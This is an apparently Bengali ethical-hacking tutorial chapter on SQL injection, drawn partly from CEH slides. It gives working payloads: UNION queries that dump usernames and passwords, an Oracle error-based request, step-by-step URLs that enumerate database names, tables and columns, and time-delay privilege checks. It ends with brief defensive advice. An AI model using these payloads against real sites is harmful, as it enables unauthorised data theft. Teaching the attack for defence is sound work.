

এসকিউএল ইনজেকশন


এই অধ্যায়ে আমরা যে বিষয়গুলো নিয়ে আলোচনা করবো সেগুলো হলো-


- এসকিউএল ইনজেকশন কি?
- কত ধরনের এসকিউএল ইনজেকশন রয়েছে?
- এসকিউএল ইনজেকশন করার ধাপসমূহ
- কিভাবে এসকিউএল ইনজেকশন থেকে সিস্টেমকে রক্ষা করা যায়?

এসকিউএল ইনজেকশন কি?

এসকিউএল ইনজেকশন হলো এমন এক ধরনের এটাক যার মাধ্যমে ডাটাবেস এর মধ্যে প্রবেশ করে ইউজারদের ডাটা খুব সহজেই সংগ্রহ করা যায়।

Example of a Web App Vulnerable to SQL Injection: Attack Analysis





Attacker Launching SQL Injection

`blah' UNION Select 0, username, password, 0 from users --`

User names and Passwords are displayed

SQL Query Executed

```
SELECT ProductId, ProductName, QuantityPerUnit, UnitPrice FROM Products WHERE ProductName LIKE 'blah' UNION Select 0, username, password, 0 from users --
```

কত ধরনের এসকিউএল ইনজেকশন রয়েছে?

সাধারণত দুই ধরনের এসকিউএল ইনজেকশন রয়েছে।

১. ইরর বেইসড এসকিউএল ইনজেকশন

২. ব্লাইন্ড এসকিউএল ইনজেকশন


ইরর বেইসড এসকিউএল ইনজেকশন

ইরর বেইসড এসকিউএল ইনজেকশন এ আক্রমণকারী ইচ্ছাকৃতভাবে একটি ইরর ডাটাবেসে ইনজেক্ট করে দেয়।

Error Based SQL Injection

C|EH
Certified Ethical Hacker

- Error based SQL Injection forces the database to perform some operation in which the **result will be an error**
- This exploitation may differ from one DBMS to the other



Consider the SQL query shown below:

```
SELECT * FROM products WHERE  
id_product=$id_product
```

Consider the request to a script who executes the query above:

```
http://www.example.com/product.  
php?id=10
```

The malicious request would be (for ex: Oracle 10g):

```
http://www.example.com/product.php?  
id=10||UTL_INADDR.GET_HOST_NAME(  
(SELECT user FROM DUAL) )-
```


In the example, the tester concatenates the value 10 with the result of the function `UTL_INADDR.GET_HOST_NAME`

This Oracle function will try to return the hostname of the parameter passed to it, which is other query, the name of the user

When the database looks for a hostname with the user database name, it will fail and return an error message like:

```
ORA-29257: host 'SCOTT unknown
```

Then the tester can manipulate the parameter passed to `GET_HOST_NAME()` function and the result will be shown in the error message



ব্লাইন্ড এসকিউএল ইনজেকশন

ব্লাইন্ড এসকিউএল ইনজেকশন হলো, আক্রমণকারীর কাজে ডাটাবেসের কোন তথ্য থাকে না সে বিভিন্ন ধরনের ডাটাবেস কোয়েরী ডাটাবেসে সেভ করতে থাকে।

এসকিউএল ইনজেকশন করার ধাপসমূহ

ধাপ-০১: ডাটাবেস সর্পকে তথ্য সংগ্রহ করা

ধাপ-০২: এসকিউএল ইনজেকশন এটাক শুরু করা

ধাপ-০৩: অ্যাডভান্সড এসকিউএল ইনজেকশন


ধাপ-০১: ডাটাবেস সর্পকে তথ্য সংগ্রহ করা

ডাটাবেস সার্ভার থেকে তথ্য সংগ্রহ করা। পাশাপাশি কোন ইরর ম্যাসেজ আসলে সেই ম্যাসেজ থেকে তথ্য সংগ্রহ করা।

ধাপ-০২: এসকিউএল ইনজেকশন এটাক শুরু করা

যেমন ইউনিয়ন এসকিউএল ইনজেকশন শুরু করা যায়।

Perform Union SQL Injection



Union SQL Injection - Extract Database Name

`http://www.juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1,DB_NAME,3,4--`

[DB_NAME] Returned from the server

Union SQL Injection - Extract Database Tables

`http://www.juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1,TABLE_NAME,3,4 from sysobjects where xtype=char(85)--`

[EMPLOYEE_TABLE] Returned from the server

Union SQL Injection - Extract Table Column Names

`http://www.juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1,column_name,3,4 from DB_NAME.information_schema.columns where table_name='EMPLOYEE_TABLE'--`

[EMPLOYEE_NAME]

Union SQL Injection - Extract 1st Field Data

`http://www.juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1,COLUMN_NAME-1,3,4 from EMPLOYEE_NAME --`

[FIELD 1 VALUE] Returned from the server

ধাপ-০৩: অ্যাডভান্সড এসকিউএল ইনজেকশন

Database, Table, and Column Enumeration



Identify User Level Privilege

There are several SQL built-in scalar functions that will work in most SQL implementations:

```
user or current_user, session_user, system_user  
' and 1 in (select user) --  
'; if user = 'dbo' waitfor delay '0:0:5' --  
' union select if( user() like 'root@%',  
benchmark(50000,sha1('test')), 'false' );
```

DB Administrators

- Default administrator accounts include **sa**, **system**, **sys**, **dba**, **admin**, **root** and many others
- The **dbo** is a user that has implied permissions to perform all activities in the database.
- Any object created by any member of the **sysadmin** fixed server role belongs to **dbo** automatically

Discover DB Structure

Determine table and column names

```
' group by columnnames having 1=1 --
```

Discover column name types

```
' union select sum(columnname) from tablename  
--
```

Enumerate user defined tables

```
' and 1 in (select min(name) from sysobjects  
where xtype = 'U' and name > '.') --
```

Column Enumeration in DB

MS SQL

```
SELECT name FROM syscolumns  
WHERE id = (SELECT id FROM  
sysobjects WHERE name =  
'tablename')  
sp_columns tablename
```

MySQL

```
show columns from tablename
```

Oracle

```
SELECT * FROM all_tab_columns  
WHERE table_name='tablename'
```

DB2

```
SELECT * FROM  
syscat.columns  
WHERE tablename='tablename'
```

Postgres

```
SELECT attname,attname from  
pg_class, pg_attribute  
WHERE relname='tablename'  
AND pg_class.oid=attrelid  
AND attnum > 0
```


কিভাবে এসকিউএল ইনজেকশন থেকে সিস্টেমকে রক্ষা করা যায়?

১. ডাটাবেস ট্রাফিকগুলো ইন্ট্রুশন ডিটেকশন সিস্টেম দিয়ে মনিটর করতে হবে।
২. ক্লায়েন্ট এর ডাটা ফিল্টার করে নিতে হবে।
৩. এসকিউএল ইনজেকশন ডিটেকশন টুল ব্যবহার করা যেতে পারে। যেমন-

SQL Injection Detection Tool: WebCruiser



WebCruiser is a **web vulnerability scanner** that allows you to scan for vulnerabilities such as SQL injection, cross-site scripting, XPath injection, etc.



<http://sec4app.com>